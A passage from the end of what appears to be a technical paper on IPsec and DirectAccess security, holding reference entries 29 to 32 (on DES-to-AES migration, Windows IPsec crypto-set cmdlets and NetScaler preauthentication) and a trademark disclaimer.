[29] Goodbye DES, Welcome AES - The Internet Protocol Journal - Volume 4, Number 2. Retrieved November 20, 2015, from http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_4-2/goodbye_des.html

[30] Get-NetIPsecMainModeCryptoSet. Retrieved November 20, 2015, from https://technet.microsoft.com/en-us/library/jj554845(v=wps.630).aspx

[31] Get-NetIPsecQuickModeCryptoSet. Retrieved November 20, 2015, from https://technet.microsoft.com/en-us/library/jj554887(v=wps.630).aspx

[32] Hicks, R. (2016). DirectAccess IP-HTTPS Preauthentication using Citrix NetScaler. Retrieved May 19, 2016, from https://directaccess.richardhicks.com/2016/05/10/directaccess-ip-https-preauthentication-using-citrix-netscaler/

7.2 Disclaimer

All products, company names, brand names, trademarks and logos are the property of their respective owners.